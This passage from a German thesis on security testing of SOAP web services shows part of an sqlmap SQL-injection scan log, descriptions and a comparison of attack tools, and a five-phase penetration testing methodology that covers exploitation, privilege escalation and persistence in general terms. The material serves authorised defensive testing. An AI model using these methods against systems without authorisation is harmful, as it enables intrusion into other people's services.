[11:18:56] [INFO] confirming that (custom) POST parameter 'SOAP #1*' is dynamic
[11:18:56] [WARNING] (custom) POST parameter 'SOAP #1*' does not appear dynamic
[11:18:56] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'SOAP #1*' might not be injectable
[11:18:56] [INFO] testing for SQL injection on (custom) POST parameter 'SOAP #1*'
[11:18:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:18:56] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[11:18:56] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:18:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[11:18:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:18:57] [INFO] testing 'MySQL inline queries'
```

Abbildung 5.3.: sqlmap - Scan nach SQL-Injections

5.4. WSFuzzer

WSFuzzer [Pro12a] ist ein Open Source-Programm, das automatisiert Web Services überprüfen kann. Dabei handelt es sich nicht, wie der Name vermuten lässt, um einen Fuzzer. Da das

Programm anhand einer Liste Angriffsvektoren durchprobiert, ist es vielmehr ein Scanner. Die Liste umfasst unter anderem SQL-Injection, Cross-Site Scripting, LDAP-Injection und Path Traversal. Auch lässt sich das Programm in der aktuellen Version (1.9.5) nicht ohne kleinere Veränderungen ausführen.

5.5. Burp Suite

Burp Suite [Por13] ist ein Programm, um ausführliche Sicherheitstests auf Webseiten durchzuführen. Es bietet unter anderem einen *Spider*, um webapplikationsspezifisch Inhalt und Funktionalität zu *crawlen* und einen *Scanner*, um automatisiert nach Schwachstellen in einer Anwendung zu suchen. Das Programm liegt in zwei Versionen vor, der „Free“- (kostenlos) und der „Pro“-Variante. In der freien Variante ist der Proxy und das Plugin-Management auch enthalten.

Besonders der Proxy (siehe Abbildung 5.4) ist im Kontext dieser Arbeit interessant. Mittels des Proxy lassen sich MitM-Angriffe ausführen. Der Proxy in der Burp Suite Interceptor genannt, macht es möglich, Requests eines Clients abzufangen und zu verändern. Der Fokus liegt dabei auf der Analyse der Anfragen und Antworten und dem Angriff eines Webservers respektive eines Web Service und nicht unbedingt auf dem Angriff eines Clients, obwohl die Möglichkeit durchaus besteht.

Alternativen stellen unter anderem OWASP Zed Attack Proxy [Pro13b] und Fiddler [Law13] dar.




Abbildung 5.4.: Burp Suite - SOAP Request Interception

5.6. Vergleich

In der folgenden Tabelle werden die vorgestellten Werkzeuge anhand der angebotenen Angriffe verglichen (siehe Tabelle 5.1). Hier wird deutlich, dass nur ein kleiner Teil der beschriebenen Angriffe (siehe Kapitel 3) implementiert wird.

	soapUI	WS-Attacker	sqlmap	WSFuzzer	Burp Suite
SQL Injection	•		•	•	
XML Recursive Entity Expansion	•	•			
Fuzzing	•				
Boundary Scan	•				
Coercive Parsing		•			
SOAPAction Spoofing		•			
WS-Adressing Spoofing		•			
Signature Wrapping		•			
DJBX31A Hash Collision Attack		•			
DJBX33A Hash Collision Attack		•			
DJBX33X Hash Collision Attack		•			
SOAP Array Attack		•			
XML Attribute Count Attack		•			
XML Element Count Attack		•			
XML External Entity Attack		•			
XML Overlong Names Attack		•			

Tabelle 5.1.: Werkzeuge und deren implementierte Angriffe

6. Methodik

Penetrationstests sind ein beliebtes Mittel, um die Sicherheit von verschiedenen Systemen überprüfen zu lassen. Bei einem Penetrationstest versucht der Tester aus einer vorher vereinbarten Position das zu testende System anzugreifen.

6.1. Testzyklus

Allgemein kann ein Testzyklus (siehe Abbildung 6.1) für einen Penetrationstest sehr einfach dargestellt werden. Ein solcher Zyklus kann in vier Phasen eingeteilt werden, nämlich den Auftrag, den Test, den Bericht und die Behebung von Schwachstellen.




Abbildung 6.1.: Testzyklus

Der Zyklus ist hier stark vereinfacht und geht von einem idealisierten Ablauf aus, bei dem keine Kommunikation, kein Informationsfluss entgegengesetzt oder zwischen nicht verbundenen Phasen stattfindet. In der Realität laufen oft Phasen gleichzeitig ab, initiieren sich gegenseitig neu oder beeinflussen den Ablauf von vorhergehenden oder nicht verbundenen Phasen. Es kann auch zu Verschiebungen in der aufgezeigten Reihenfolge kommen. Die klare

Trennung verschwimmt. Auch dienen alte Berichte oft als Informationsquelle für einen neuen Test.

Von den vier Phasen (siehe Abbildung 6.1) sind für einen Kunden oft nur drei Phasen interessant. Die Phase, die hier herausfällt, ist der Test selbst. Der Kunde beauftragt einen Penetrationstest. Er bezahlt für das Endprodukt, den Bericht. Wie der Test im Detail abläuft, ist für den Kunden häufig nur bedingt interessant, insofern der Bericht im Anschluss seinen Ansprüchen genügt. In seltenen Fällen wird die Behebung von Schwachstellen auch vernachlässigt. Unabhängig davon wird der Zyklus nach der Behebung, respektive dem Bericht, oft von vorne begonnen. Ob es dabei dann um einen Nachtest, der überprüfen soll, ob Schwachstellen behoben wurden oder ob es sich um einen neuen Penetrationstest handelt, ist für den Testzyklus unerheblich.

Für einen Penetrationstester sind auch drei Phasen interessant. Bei ihm liegt der Fokus aber auf dem Auftrag der eigentlichen Durchführung des Tests und dem Anfertigen eines Berichts. Für die Behebung werden über den Bericht Anregungen gegeben, die Verantwortung für diese Phase liegt aber allein beim Kunden.

Es gibt einige Bemühungen, einen Teststandard [fSM13, NKJ+13] für Penetrationstests zu definieren oder ein möglichst umfassendes Handbuch [Pro13a] für solche Tests zu verfassen. Allerdings sind diese, vor allem im Hinblick auf Web Services, entweder sehr theoretisch oder nicht ausführlich genug.

6.2. Entwurf einer Prüfmethodik

In diesem Abschnitt wird der Entwurf einer Prüfmethodik, speziell zum Testen der Sicherheit von Web Services, vorgestellt. Die oberste Ebene, das heißt die Bennenung der Phasen und die Verbindung untereinander, ist dabei allgemein gehalten, sodass Anpassungen an jegliche Penetrationstests einfach möglich sind. Dabei wird versucht, möglichst prägnant zu formulieren. Auch wenn dies eine theoretische Formulierung ist, wird dennoch Wert auf eine möglichst einfache Umsetzung in die Praxis gelegt. Da das Finden von (sicherheitsrelevanten) Fehlern auch etwas mit Intuition bzw. Gefühl zu tun hat, wird sogar von der Kunst des Penetrationstestens [Rue07] gesprochen und für Interpretation und ihrem Auslegen wird Raum gegeben. Die Intention dieser Methodik soll sein, möglichst einfach und schnell von einer theoretischen Beschreibung zu einer praktischen Ausführung zu kommen und dabei so gut es geht erschöpfend zu testen.

Der Penetrationstester nimmt hierbei die Position des Angreifers ein. Daher wird auch die Methodik aus dieser Sicht, also der Sicht des Angreifers, beschrieben. Idealerweise ist der Rahmen eines Tests vor der Anwendung der Methodik vollständig geklärt.

Bei Web Services handelt es sich um maßgeschneiderte Schnittstellen, die meist nur in begrenzter Verbreitung im Einsatz sind. Um seinen Erfahrungsschatz anwenden zu können, muss ein Penetrationstester Übertragungsarbeit leisten.

Die Methodik beschreibt keinen Black-Box-Test [Rei00], da bei so einem Test in Verbindung mit Web Services die Anzahl der Variationen zu groß ist, um gezielt und möglichst erschöpfend zu testen. Allein die Kombinationen für den passenden Namespace sind zu groß, um sie im Rahmen eines Penetrationstest iterieren zu können. Bei so einem Vorgehen ist nur ein sehr kleiner Kenntnisgewinn zu erwarten.

Die Testart der beschriebenen Methodik wird ausschlaggebend von der Menge an gegebenen/beschafften Informationen bestimmt. Je mehr Informationen, vor allem vom Service Provider/Entwickler, bereitgestellt wird, desto mehr konvergiert die Testart gegen einen White-Box-Test [Rei00]. Diese Konvergenz ist durchaus wünschenswert. Dabei muss beachtet werden, dass so auch die Komplexität [VAM09] erhöht wird, hier aber vor allem durch das Material, das analysiert werden muss und nicht durch die Anzahl der Testvariationen.

Viele Erfahrungswerte wurden durch Penetrationstests bei der SySS GmbH gewonnen. Deshalb können sie aus den folgenden Gründen nicht immer näher belegt werden. Einige Kunden möchten, zumindest öffentlich, nicht mit einer Sicherheitsfirma in Kontakt gebracht werden. Auch sollen keine Details über die einzelnen Systeme an die Öffentlichkeit gelangen. Selbst anonymisierte Details können in diesem Zusammenhang bereits Rückschlüsse auf ein bestimmtes System oder eine Firma bieten, deshalb wird auch in den meisten Fällen von derartigen Beschreibungen abgesehen.

Außerdem wurden Erfahrungen durch die Analyse von verschiedenen Systemen gewonnen, die im folgenden Kapitel beschrieben sind (siehe Kapitel 7).

Die Methodik ist in fünf Phasen gruppiert:

- Informationsbeschaffung
- Analyse
- Exploitation
- Überprüfung
- Bewertung

Die einzelnen Phasen sind durch Informationsfluss miteinander verbunden. Dieser Fluss wird im Folgenden beschrieben.

Informationsbeschaffung → *Analyse*:
Jegliche gesammelten Informationen fließen als „Eingabe“ zur Analyse.

Analyse → *Exploitation*:
Alle als relevant erachteten Erkenntnisse vor allem mögliche Schwachstellen betreffend.

Exploitation → *Überprüfung*:
Information und Status der möglichen Schwachstellen.

Überprüfung → *Bewertung*:
Umstände der (Nicht)Ausnutzung von Schwachstellen und Randbedingungen.




Abbildung 6.2.: Methodik

* → *Analyse*:
Jede in den Phasen gewonnene Information.

6.2.1. Informationsbeschaffung

In der **Informationsbeschaffung** werden so viel Informationen wie möglich, vor allem vom Service Provider, zusammengetragen. Die Relevanz der Informationen wird in der darauffolgenden Phase, der Analyse, beurteilt. Dabei sollten speziell die im Folgenden beschriebenen, Informationen beschafft werden.

Grundlage für eine erfolgreiche Kommunikation und einen sinnvollen Test eines Web Service ist seine Beschreibung, die WSDL. Wie bereits angedeutet, steht der Aufwand des Testens ohne diese Information nicht in Relation mit dem zu erwartenden Ergebnis.

Auch wegen der bereits erwähnten Komplexität eines Web Services sind Informationen zur

eigentlichen Kommunikation sehr wünschenswert. Damit der Test in den Bereich des Sinnvollen vordringen kann, sollten zumindest funktionierende Beispielnachrichten bereitgestellt werden, denn die Erfahrung hat gezeigt, dass die Kenntnis der WSDL allein meist nicht ausreicht, um korrekt mit einem Web Service zu kommunizieren. Auch sollte, falls ein Client vorhanden ist, dieser zumindest als Binärform vorliegen.

Für einen Penetrationstester ist eine funktionierende Nachricht pro Operation und Parameter unter Umständen nützlicher als ein Client, vor allem, wenn es um die alleinige Analyse eines Services geht. Denn nur anhand der mitgeschnittenen Kommunikation ist es oft sehr schwer bis unmöglich, eine funktionierende Kommunikation mit einem anderen Werkzeug (z. B. SoapUI (siehe Abschnitt 5.1)) nachzustellen. Es ist möglich, mit dem Client und einem Proxy Nachrichten für jede Operation mitzuschneiden. Dieses Vorgehen ist zum einen zeitaufwendig und zum anderen nicht immer von Erfolg gekrönt. Verbindungsprobleme die beispielsweise mit *TLS* zusammenhängen, können das Mitschneiden verhindern. Meist geht es dabei darum, dass der Proxy mit dem Client oder dem Service keinen *Handshake* durchführen kann. Auch eine syntaktische und semantische Beschreibung von Nachrichten kann hier hilfreich sein.

Beispiel: Ein Service implementiert eine Operation für den Login. Beim Login bekommt der Client ein *Token*, mit dem er sich beim Service ab diesem Zeitpunkt authentisiert. Für alle anderen Operationen des Service muss nun nur noch das *Token* mitgeschickt werden und der Service erlaubt auf ihrer Basis das Ausführen einer Operation. Bereits dieses einfache Szenario ist in der Praxis teilweise schwer nachstellbar. Wenn solch ein *Token* nun auch für die Authentifizierung über Servicegrenzen hinaus dienen soll, scheitert der Nachstellungsversuch (ohne Beispielnachrichten) oft gänzlich.

Offensichtlich widerspricht diese Problematik der Kernidee von Web Services, nämlich der Maschine-Maschine-Kommunikation allein anhand der Schnittstellenbeschreibung (und etwaiger angehängter Dokumente). Für das Nachstellen der Kommunikation ist erfahrungsgemäß oft mindestens ein Arbeitstag notwendig.

Wenn eine Login-Funktionalität implementiert ist, sollten auch Login-Daten bereitstehen. Wird der Service mit Hilfe eines Clients eingesetzt, sollte dieser auch Testgegestand sein und zur Verfügung stehen. Interessant ist auch dessen Quelltext. Der Quelltext vom Service selbst ist auch interessant.

Allgemein gilt, je mehr Informationen im Voraus bekannt sind, desto erschöpfender kann in einem konstanten Zeitfenster getestet werden. Also ist jede Information, die der Service Provider bzw. Auftraggeber bereit ist preiszugeben, potentiell interessant.

Darüber hinaus sollte übern Google-Suchen und Security Scans weitere Informationen gesammelt werden. Danach sollte durch bewusstes Einbauen von kleineren Fehlern in die Kommunikation das „Fehlermanagment“ aufgezeichnet werden. Auch die Differenz im Verhalten zwischen Kommunikation mit und ohne Login kann aufschlussreich sein und sollte deshalb protokolliert werden.

Allgmein kann gesagt werden: Je mehr Information gesammelt werden kann auch über die WSDL und Nachrichtenbeispiele hinaus! desto besser.

6.2.2. Analyse

Die in der vorhergehenden Phase gewonnenen Informationen dienen als „Eingabe“ für die **Analyse**. Für dies Phase sind Informationen (aus der vorhergehenden Phase) primär eine Art Rohdaten, aus denen Erkenntnisse gewonnen werden können. Ähnlich wie beim *Data Mining* wird aus Informationen, wie zum Beispiel Daten einer Datenbank, Wissen (Knowledge)[1] gewonnen.

Dabei soll versucht werden, aus den gesammelten Informationen jegliche Erkenntnis über Zielsysteme abzuleiten. Gleichzeitig sollen unwichtige Informationen erkannt und „verworfen“ werden. In dieser Phase muss mit Hilfe von Erfahrungswerten, Empfehlungen durch existierende *Security Patterns* zum Beispiel und teilweise mit Intuition vorgegangen werden. Beispielsweise ist in vielen Fällen die verwendete TLS-Version und deren Optionen zwar interessant, aber die versionsspezifischen Angriffe doch oft eher theoretischer Natur. Solch ein Fund sollte in jedem Fall in den Bericht aufgenommen werden, jedoch lässt sich daraus meist kein Vorteil für den Tester gewinnen.

Kenntnis über das verwendete Betriebssystem, den Webserver, das Web Service Framework (z. B. Versionen, Eigenschaften, Eigenheiten) sowie andere Software auf einem Zielsystem, können bereits Aufschluss über mögliche Angriffsvektoren geben. Daraus können auch Maßnahmen zur Feststellung, ob ein Angriff erfolgreich war, extrahiert werden.

Wenn ein Client gegeben ist und der Kunde nicht die nötigen Informationen zur Verfügung, die für die Kommunikation notwendig sind, zur Verfügung gestellt hat, wird versucht diese aus dem Client zu gewinnen. Interessante Informationen sind dabei Zertifikate, Kryptographieschlüssel, Signaturen, Token, Session IDs und Cookies. So ein Extrahieren ist nicht als Sicherheitsrisiko zu bewerten.

Aus diesen Erkenntnissen können sich bereits Angriffsvektoren ergeben. Auch die Analyse des „Fehlermanagements“ (siehe Abschnitt A.3) kann viel Aufschluss geben.

Eine zentrale Frage sollte auch geklärt werden, nämlich „Welche Funktion hat der Web Service?“ Idealerweise geht das aus den Informationen vom Service Provider direkt hervor. Das ist die Frage nach der Semantik, nicht der Syntax. (Die Syntax sollte bereits durch die WSDL bekannt sein.) Je nach Funktion können Schwachstellen bereits hier erkannt werden. Für die Bewertung der Sicherheitsmechanismen bzw. Sicherheitsanforderungen ist die Semantik und vor allem das zugrundeliegende Fachwissen unter Umständen sehr wichtig. Ein Penetrationstester sollte immer ein fundiertes technisches Fachwissen mit sich bringen, allerdings ist es ihm nicht möglich in allen Gebieten über dieses Wissen zu verfügen. In Fällen, in denen das technische Fachwissen nicht ausreicht, sollte der Kunde dem Penetrationstester beratend zur Verfügung stehen.

[1] Angelehnt an: „We are drowning in information but starved for knowledge.“ - John Naisbitt

6.2.3. Exploitation der erkannten Schwachstellen

In der Phase *Analyse* wurde bereits der Grundstein für diese Phase, die **Exploitation**, gelegt. Anhand der Analyse konnten eventuelle Schwachstellen erkannt werden. In diesem Schritt soll zum einen versucht werden, die bereits erkannten Schwachstellen auszunutzen und zum anderen durch Angriffsversuche weitere Schwachstellen zu erkennen.

Man könnte sagen, an dieser Stelle beginnt die „Kunst" des Penetrationstestens. Es gibt viele Beispielangriffsvektoren (siehe Kapitel 3), aber viele Testfälle hängen auch von der Kreativität des Testers ab. Die bereits analysierten Fehlermeldungen geben idealerweise Aufschluss über die Servicecharakteristika. Basierend darauf entscheidet sich nun der Penetrationstester in welche Richtung seine Manipulationen, zumindest anfangs, gehen. Bei der Art und Weise, wie Zugang zu einem Zielsystem erlangt werden kann, ist alles denkbar, hier bietet sich dem Tester eine breite Palette von Möglichkeiten an, beginnend bei der Analyse der gewonnenen Erkenntnisse bis hin zum mehrstufigen Vorgehen bei der Ausnutzung von Schwachstellen, die komplexe Abhängigkeiten haben.

Nachdem eine Schwachstelle ausgenutzt wurde, sollte auch untersucht werden, was notwendig ist um (vollen) Zugang zu erhalten. Beispielsweise kann durch eine Schwachstelle Informationen über das Zielsystems ausgelesen werden. Diese Informationen bereiten aber nicht unbedingt direkt Zugang. Interessant ist auch eine mögliche Rechteausweitung und wie für diese vorgegangen werden muss. Neben den erweiterten Rechten sollte auch untersucht werden, ob vom kompromittierten System aus weitere Ziele angreifbar oder infiltrierbar sind. Zu überprüfen ist auch, ob der Zugriff persistiert werden kann. Das heißt, kann zum Beispiel ein Rootkit oder ein Trojaner hinterlegt werden, das/der dann auch bei Systemreset ausgeführt wird? Damit könnte ein Angreifer unter anderem Login-Credentials oder Tokens abgreifen, die bei Login eines Nutzers auf dem Zielsystem „sichtbar" sind.

Informationen über den Status einer Schwachstelle (u.a. ausnutzbar oder nicht) und die notwendigen Schritte werden an die Überprüfung übergeben.

6.2.4. Überprüfung

Wurden Schwachstellen ausgenutzt, ist hier nun zu **überprüfen**, inwieweit diese Vorgänge reproduzierbar sind. So soll unter anderem ausgeschlossen werden, dass der Zugang zum Beispiel durch einen inkonsistenten Zustand des Systems gestattet wurde, der möglicherweise nicht reproduziert werden kann. Das schmälert keines Falls die Brisanz einer Schwachstelle, kann dafür die Behebung des Problems jedoch erheblich erschweren.

Allgemein werden die Umstände für den Zugriffsgewinn beleuchtet. So sollte auch der Umfang einer gefundenen Schwachstelle ermittelt werden.

Beim Durchführen werden eventuell weitere Informationen gewonnen, die dann jeweils eine erneute Analyse zur Folge haben.

Diese Überprüfung dient auch zur Kontrolle für den Penetrationstester, ob er möglichst erschöpfend getestet hat, und der befähigt ihn, Schwachstellen so detailliert wie möglich beschreiben zu können.

Diese Informationen werden auch an die Bewertung weitergegeben und bilden eine wichtige Grundlage für die Beurteilung der Schwere einer Schwachstelle.

6.2.5. Bewertung

In der letzten Phase fließen alle relevanten Daten zusammen. Die **Bewertung** ist die abschließende Phase der Methodik. Sie stellt gleichzeitig eine Art von Schnittstelle mittels des Berichts zum Testzyklus (siehe Abbildung 6.1) dar.

Hier werden die Schwachstellen beurteilt beziehungsweise bewertet, was möglichst objektiv geschehen soll. Die Beurteilung soll rein technischer Natur sein, basierend auf allen gesammelten Informationen und Erkenntnissen.

Um die Wahrscheinlichkeit beziehungsweise den Aufwand für die Ausnutzung einer Schwachstelle zu ermitteln, sollten folgende Fragen beantwortet werden:

- Ist ein Login notwendig gewesen?
- Ist ein bestimmter Login notwendig?

Zur Feststellung des anzunehmenden beziehungsweise geschätzten Schadens sind folgende Fragen hilfreich:

- Welche (sensiblen) Daten konnten extrahiert werden?
- Welche Credentials konnten extrahiert werden?
- Welche Rechte konnten erlangt werden?
- Welche weiteren Systeme konnten angegriffen/infiltriert werden?

Welchen Wert zum Beispiel gesammelte Daten haben, muss ein Kunde für sich selbst entscheiden.

Die Bewertung oder der Bericht sollte jedoch in keiner Weise von der Meinung des Kunden beeinflusst werden.

Der Bewertung liegt das aus dem Angriffskatalog (siehe Kapitel 4) bereits bekannte Beurteilungsschema zu Grunde.

Der aus der Bewertung entstehende Bericht muss Folgendes enthalten:

- Beschreibung des Testgegenstandes (Testsystem, Version(en) und Testzeitpunkt[2])
- gefundene Schwachstellen
- Ausnutzung der Schwachstellen

[2]vorallem als Absicherung gegenüber Änderungen

- mögliche Abhilfen für Schwachstellen bzw.
  expliziter Vermerk falls keine vorhanden sind
- Bewertung bzw. Risikobewertung jeder Schwachstelle

Bei der Bewertung anfallende (neue) Informationen fließen ebenso in die Analyse mit ein.

7. Evaluation

In diesem Kapitel soll anhand von einigen Anwendungsbeispielen die soeben vorgestellte Methodik evaluiert werden. Die bei der Überprüfung der Systeme gewonnenem Erkenntnisse sind bereits in die Methodik eingeflossen.

Die Durchführung der Tests konzentrierte sich vor allem auf die Suche nach *SQL-Injection*-Schwachstellen (mittles sqlmap), *XML Entity References*, *SOAP Array*-Angriffen, *XML Recursive Entity Expansion* und auf alle in WS-Attacker implementierten Angriffe. Besonders *XML Entity References*, *SOAP Array*-Angriffe und *XML Recursive Entity Expansion* eignen sich sehr gut dafür, sie ganz von Hand auszuführen.

Es wird mit einer allgemeinen Testbeschreibung begonnen, die zwar leicht an die Methodik angelehnt ist, aber ihren Phasen nicht folgt. Beschrieben wird ein möglicher Test, der in der Realität so stattfindet. Sie soll auch als Vergleich zur Anwendung der Methodik herangezogen werden können. Primär soll sie zeigen, dass ein Testen ohne Methodik durchaus möglich ist, aber Schwierigkeiten mit sich bringt.

Erst werden drei Systeme exemplarisch mit Hilfe der Methodik überprüft, danach wird die Methodik selbst und ihre Durchführung evaluiert.

7.1. Allgemeines Testverfahren

Zunächst wird davon ausgegangen, dass ein Web Service Client vorliegt und dieser auch Testgegenstand ist.

Zu Beginn wird mit Hilfe des Clients die vom Service bereitgestellte Funktionalität ausprobiert. Liegt die Schnittstellenbeschreibung des Service vor, kann überprüft werden ob der Client alle Operationen implementiert oder die Funktionalität des Service einschränkt. Zum einen soll schon im Voraus geklärt werden, ob jede angebotene Funktion auch funktioniert und zum anderen soll versucht werden zu verstehen, welche semantische Funktionalität der Service bietet. Dieser Schritt dient dazu, zu einem späteren Zeitpunkt überprüfen zu können, ob durch etwaige Maßnahmen Fehler induziert wurden.

Währenddessen kann ein klassischer Portscan (mit z. B. dem Werkzeug nmap [Lyo13]) und ein Security Scan (mit z.B. Nessus oder OpenVAS [Gmb13]) durchgeführt werden. Auf diese Weise sind eventuell systemumfassende Informationen wie Version des Betriebssystems, Webserver und Framework zu erfahren.

Dann wird versucht, ein Proxy in die Kommunikation einzuschleusen. Das heißt, der Penetrationstester nimmt auch die Rolle des Man-in-the-Middle ein. Erst soll nur beobachtet

werden, abermals wird die angebotene Funktionalität verwendet. Es wird überprüft, ob der Proxy entdeckt wurde und ob durch diesen Probleme entstanden sind. Die Kommunikation kann unter anderem Aufschluss über Sessions, Tokens, *I&A*, Passwort Policy und valide Parameter für Operationen geben. Bei Fehlern können diese analysiert und gegebenenfalls Unterschiede in Response und Client-Ausgabe festgestellt werden. Hier ist auch zu klären, ob gegebenenfalls ein Client-Zertifikat aus dem Client extrahiert werden kann und ob *Trusted Certificates* ausgetauscht werden können.

Falls die WSDL nicht bereits vorliegt, sollte versucht werden diese durch die Analyse des Clients und Durchprobieren von URLs zu bekommen. Die Schnittstellendefinition bietet, zumindest syntaktisch, Informationen über Operationen, deren Parameter und der vorhandenen Typen. Außerdem lassen sich potentiell interessante Operationen finden. Damit sind Operationen gemeint, die durch ihre Benennung und ihre Parameter auf eine Funktionalität hindeuten, durch welche der Penetrationstester Informationen oder Zugang gewinnen kann.

Nun sollten im Idealfall genügend Informationen vorliegen, um mit SoapUI unter Zuhilfenahme der WSDL die Interaktion des Clients mit dem Web Service nachstellen zu können. Hier entstehen oft Schwierigkeiten, da manche Clients Daten außerhalb der eigentlichen SOAP-Nachricht versenden, die der Service erwartet. Auch wenn die Kommunikation mit SoapUI der des Clients augenscheinlich gleicht, ist dennoch in manchen Fällen eine Nachstellung nicht möglich. Dann ist es sinnvoll, für jede Operation eine Beispielnachricht vom Service-Betreiber zu bekommen. Andernfalls sind Abstriche bei der Testqualität in Kauf zu nehmen.

War die „Replikation“ erfolgreich, kann jetzt das eigentliche Penetrationstesten beginnen. Prinzipiell sind alle Angriffsmethoden denkbar und dem Tester selbst überlassen. Zumindest zu Beginn sollte von reinen DoS-Angriffen abgesehen werden. Primär möchte ein Penetrationstester nicht unbedingt schon zu Beginn eines Penetrationstests dafür sorgen, dass der Service nicht mehr erreichbar ist und gegebenenfalls das ganze System neugestartet werden muss.

Anfangs werden oft kleinere Fehler in die Kommunikation eingebaut, beispielsweise invalide Zeichen im Sinne der Typdefinition eines Parameters. Um möglichst alle Fälle abzudecken, sollten die Fehler durch Client (mit und ohne Proxy), durch den Proxy selbst und durch SoapUI induziert werden. Interessant können Differenzen in den Fehlermeldungen zwischen Client mit und ohne Proxy sein. Ganz allgemein können die Inhalte von Fehlermeldungen sehr hilfreich sein, um Schlüße über den Service zu ziehen.

Dann kann begonnen werden gezielter und aggressiver zu testen. Das heißt, termInjections, das Laden von Entitäten, *Command Execution* sollten probiert werden.

Sind händisch „alle“ Tests durchgeführt worden, sollten automatisierte Werkzeuge wie zum Beispiel sqlmap (siehe Abschnitt 5.3) oder WS-Attacker (siehe Abschnitt 5.2) angewendet werden.

Erst in einem letzten Schritt, können gegebenenfalls noch DoS-Angriffe ausprobiert werden. Um besonders gründlich vorzugehen, können die bereits durchgeführten Tests noch ein-

mal nach den DoS-Angriffen durchgeführt werden, um etwa durch einen inkonsistenten Systemzustand doch Zugang zu Systemen und Netzwerken erhalten.

7.2. Open Xchange

Open-Xchange [Inc13] ist eine Kollaborations-Software, die unter anderem eine Webmail-Benutzerschnittstelle, Kalender, Kontakt- und Aufgabenverwaltung bietet. Open-Xchange ist nur zum Teil Open Source-Software. Über kostenpflichtige Erweiterungen können proprietäre Standards wie Apple iSync oder Microsoft Outlook auch unterstützt werden. Auch Schnittstellen zur Anbindung an soziale Netzwerke sind gegeben.

In Zusammenhang mit der Arbeit ist besonders die Administrationsschnittstelle interessant, die als Web Service zur Verfügung steht. Die Schnittstelle ist in sechs Services mit insgesamt 82 Operationen unterteilt. Ein Client wird nicht mitgeliefert.

